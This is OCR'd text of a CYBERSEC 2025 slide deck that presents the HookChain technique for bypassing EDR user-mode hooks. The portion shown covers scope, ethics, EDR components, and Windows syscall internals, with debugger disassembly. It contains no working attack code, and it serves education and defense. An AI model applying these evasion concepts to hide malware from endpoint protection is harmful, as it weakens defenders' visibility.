你以為有 EDR 就安全了？
探索攻擊者如何繞過防禦系統

Andy Chuang, Senior Cybersecurity Engineer


Monitoring Section, SOC Services Dept., CHT Security Co., Ltd.

CYBERSEC 2025, April 2025

Speaker

莊友豪（Andy Chuang）

- Senior Engineer @ CHT Security
- SOC & MDR Service Team
- Focus on
  - Open-Source Cybersecurity Tools
  - Breach and Attack Simulation
  - Vulnerability Validation
- Passionate about penetration testing



Statement

This presentation is based on the research paper *“HookChain: A New Perspective for Bypassing EDR Solutions”* published by Helvio Carvalho Junior in August 2024.

All research findings, methodologies, and source code referenced in this presentation belong to the original author. This presentation is solely intended for educational and research purposes, and no claims of ownership or authorship over the original work are made.

Agenda

1. Introduction
   - Scope, Limitations & Ethics
2. EDR Architecture & Bypass
   - EDR Framework & Windows Internals
   - Function Hooking & Known Bypasses
3. Hook Enumeration Analysis
   - Objectives & Methodology
   - Key Findings & Sample Results
4. HookChain: How It Works
   - Overview & Data Structures
   - IAT Hooking & Call Stack Analysis
5. Testing, Results & Conclusion
   - Methodology & Detection Outcomes
   - Results & Key Takeaways

中華資安國際
CHT Security

1/Introduction

Introduction

What is HookChain?

A Technique

NOT a tool

User-Land NtDLL Hook Bypass

Introduction - Scope

- Growing Importance of EDR in Cybersecurity.
  - EDR systems are critical in defending against advanced cyber threats.
  - Companies invest billions in developing their own EDR solutions.
- How Does HookChain Work ?
  - IAT Hooking
  - System Service Number(SSN) Resolution
  - Indirect Syscalls
- Why is HookChain Effective ?
  - Redirects execution for kernel32.dll, kernelbase.dll, and user32.dll.
  - Ensure transparent API execution, bypassing EDR detection.
  - Requires no modifications to the target application or malware.

Introduction - Limitations

- Demonstrating a new bypass method via API interception in Windows 64-bit user mode.
- This study Focuses solely on Windows user-mode API Interception.
- Focus Areas:
  - ✓ Window 64-bit processes (user mode)
  - ✓ API function interception
- Not Covered:
  - ✗ Other OS & architectures
  - ✗ Kernel-mode bypasses (e.g., drives)
  - ✗ Static analysis & alternative telemetry methods

Introduction - Ethics

- This research is conducted ethically and dose not compromise security protections.
  - ✓ All tests were conducted in controlled environments with valid licensing.
  - ✓ This study does not evaluate the effectiveness, efficacy, or quality of EDR products.
  - ✓ The focus is solely on demonstrating a technique targeting a specific detection point.


2 EDR Architecture & Bypass

EDR Architecture & Bypass

- EDR (Endpoint Detection and Response) is designed to identify, contain, and alert malicious behaviors on endpoints.
- An EDR agent is a group of software components that monitors system activity and sends telemetry to a central unit for behavior analysis.
- Each module plays a specific role in identifying threats and reporting suspicious activity.
- Common EDR Components:
  - Static Scanner
  - DLL Hook
  - Kernel Driver
  - Agent Service

EDR Architecture & Bypass – EDR Framework


- An EDR agent relies on limited data source for decision-making.
- The positioning, usage, and volume of data collected vary across different EDR products.



EDR Architecture & Bypass – Windows Internals


- What is an API?
  - ✓ API (Application Programing Interface) is a set of communication methods between software components.
  - ✓ In Windows, all system actions (e.g., opening files, network access) use Windows APIs.
- System Execution Layers:
  - User Mode (Ring 3) → Runs application, interacts with system APIs.
  - Kernel Mode (Ring 0) → Manages system resources, processes API calls from user mode.
  - Hypervisor (Ring -1) → Can isolate and monitor the kernel using VT-x (Intel) / SVM (AMD).
- This research focuses only on the transition between user mode and kernel mode, excluding hypervisor interactions.

EDR Architecture & Bypass – Windows Internals



EDR Architecture & Bypass – Windows Internals

- Why Access Modes?
  - ✓ Windows restricts access to critical system data using two privilege levels.
- User Mode (Ring 3)
  - Runs user applications (e.g., Chrome, Notepad++)
  - Limited access to system resources.
- Kernel Mode (Ring 0)
  - Runs system services & device drivers.
  - Has full control over the hardware and system memory



EDR Architecture & Bypass – Windows Internals

- System Service Dispatching
  - The transition mechanism between Ring 3 (User Mode) and Ring 0 (Kernel Mode).
  - Triggered by system call instructions that the kernel intercepts and processes.
- How it works (on AMD64) ?
  - Instruction used: syscall
  - SSN (System Service Number) stored in EAX
  - First 4 arguments: passed via CPU registers
  - Additional arguments: passed via the stack

```
0:006> u ntdll!NtReadFile
ntdll!NtReadFile:
00007ffb`e5b3f8a0 4c8bd1          mov     r10,rcx
00007ffb`e5b3f8a3 b806000000      mov     eax,6
00007ffb`e5b3f8a8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffb`e5b3f8b0 7503            jne     ntdll!NtReadFile+0x15 (00007ffb`e5b3f8b5)
00007ffb`e5b3f8b2 0f05            syscall
00007ffb`e5b3f8b4 c3              ret
00007ffb`e5b3f8b5 cd2e            int     2Eh
00007ffb`e5b3f8b7 c3              ret
```


System call Number

Switch to Kernel Mode (Ring 0)

EDR Architecture & Bypass – Windows Internals

- SSN Security Implication
  - ✓ Microsoft randomizes SSNs between Windows versions & service packs.
  - ✓ New system calls may be added or removed over time.
  - ✓ Bypassing techniques must dynamically resolve the SSN to remain functional.
- This transition layer is a key function for EDR visibility and for evasion techniques like HookChain.

EDR Architecture & Bypass – Windows Internals





```
lkd> uf nt!ZwReadFile
Flow analysis was incomplete, some code may be missing
nt!ZwReadFile:
fffff803`a1c74700 488bc4          mov     rax,rsp
fffff803`a1c74703 fa              cli
fffff803`a1c74704 4883ec10        sub     rsp,10h
fffff803`a1c74708 50              push    rax
fffff803`a1c74709 9c              pushfq
fffff803`a1c7470a 6a10            push    10h
fffff803`a1c7470c 488d059d620000  lea     rax,[nt!KiServiceLinkage (fffff803`a1c7a9b0)]
fffff803`a1c74713 50              push    rax
fffff803`a1c74714 b806000000      mov     eax,6
fffff803`a1c74719 e9a2780100      jmp     nt!KiServiceInternal (fffff803`a1c8bfc0)  Branch
```

System call Number

EDR Architecture & Bypass – Windows Internals

- In AMD64 architecture, calling WriteFile() triggers a multi-layered function chain from mode to kernel mode.
- This multi-layered structure ensures:
  - Security boundaries (user mode vs kernel mode)
  - Controlled parameter flow
  - EDR hook opportunities at multiple levels




EDR Architecture & Bypass – Windows Internals

- Image Loader
  - The image loader resides in user mode, specifically in Ntdll.dll, not in kernel libraries.
  - This ensures Ntdll.dll is always present in every running process.
  - No process can run without Ntdll.dll being loaded.
- Executable Formats
